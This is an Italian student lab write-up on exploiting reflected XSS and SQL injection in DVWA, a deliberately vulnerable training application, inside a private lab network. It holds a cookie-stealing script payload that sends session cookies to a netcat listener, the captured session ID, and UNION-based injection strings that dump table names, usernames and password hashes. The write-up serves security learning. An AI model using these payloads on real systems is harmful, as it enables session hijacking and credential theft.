




PRATICA S6/L2: sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA

XSS Reflected:




Compilando e facendo 'submit' notiamo in alto che nell'url/link ha riflesso un Get, come evidenziato nell'immagine.


Vado a testare se c'è sanificazione dell'input, provando ad inserire un tag html `Haku`.



Ora provo a testare un tag html pericoloso/malevolo `<script>alert('XSS ATTACK')</script>` che verrà eseguita come codice java script.



Provo anche ``, esempio di come si possa inserire del codice all'interno dell'immagine.



Sfruttando tutto questo si potrebbe creare un link che sembri legittimo a un'applicazione, ma che in realtà non lo è.

Sfruttando sempre javascript è possibile anche rubare i cookie di sessione, cioè variabili in javascript che permettono di sapere la dimensione della pagina, l'interazione dell'utente, quello che viene messo in input, quello che viene scritto, la battitura, etc.

Quindi con lo script

```
<script>var i = new Image(); i.src="http://192.168.10.10/?q="+document.cookie</script>
```

```
(kali㉿kali)-[~]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:b4:a1:05, IPv4: 192.168.10.10
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.10.1    08:00:27:78:cc:be    (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.077 seconds (123.25 hosts/sec). 1 responded
```

```
(kali㉿kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.10.10: inverse host lookup failed: Unknown host
connect to [192.168.10.10] from (UNKNOWN) [192.168.10.10] 48084
GET /?q=security=low;%20PHPSESSID=5beaa58df31fed84e47656855bb17135 HTTP/1.1
Host: 192.168.10.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.20.20/
Priority: u=5, i=(Blind)
```

SQL Injection:

Inizio la mia verifica compilando "1" su "User ID" e facendo "submit", la quale ci riporterà come sotto da immagine.

192.168.20.20/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


DVWA

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin


Compilando invece con “ ‘ ” mi darà errore, la quale farà dedurre che non sta sanificando l'input. Ciò vuol dire che l'apice viene eseguito dalla query.




Allora provo a sostituirlo con, ‘ ‘a’=’a, che mi restituirà tutti gli ID degli utenti.




Provo quindi questa volta a mettere, ' UNION SELECT null#, che ci darà un altro errore ma allo stesso tempo suggerendo cosa fare.



Allora reinserisco, ' UNION SELECT null,null #, e poi, ' UNION SELECT DATABASE(),null #, che ci riporterà in più il database su cui si sta operando.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays the URL: 192.168.20.20/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+null#. The page title is "Vulnerability: SQL Injection". The "User ID:" field is empty, and the "Submit" button is visible. Below the form, the output is displayed in red text: "ID: ' UNION SELECT null,null #", "First name:", and "Surname:". The DVWA logo is visible at the top of the page.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays the URL: 192.168.20.20/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+DATABASE()+null#. The page title is "Vulnerability: SQL Injection". The "User ID:" field contains the text "' UNION SELECT DATABASE", and the "Submit" button is visible. Below the form, the output is displayed in red text: "ID: ' UNION SELECT DATABASE(),null #", "First name: dvwa", and "Surname:". The DVWA logo is visible at the top of the page.

Avendo questa informazione inserisco, ' UNION SELECT table_name,null FROM information_schema.tables WHERE table_schema = 'dvwa' #, che ci riporterà due database. Quindi analizzando per la prima, l'information_schema.tables, arrivo a riscrivere, ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #, che ci riporterà come in foto.

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa'
First name: guestbook
Surname: comment_id

ID: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa'
First name: guestbook
Surname: comment

ID: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa'
First name: guestbook
Surname: name

ID: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa'
First name: users
Surname: user_id

ID: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa'
First name: users
Surname: first_name


ID: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa'
First name: users
Surname: last_name

ID: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa'
First name: users
Surname: user

ID: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa'
First name: users
Surname: password

ID: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa'
First name: users
Surname: avatar

Arrivati fino a questo punto possiamo mettere, ' UNION SELECT user,password FROM users #, che ci darà i nomi utenti e le password cifrate.



192.168.20.20/dvwa/vulnerabilities/sqli/?id='+UNION+SE 80%

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking

DVWA

Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT user,password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99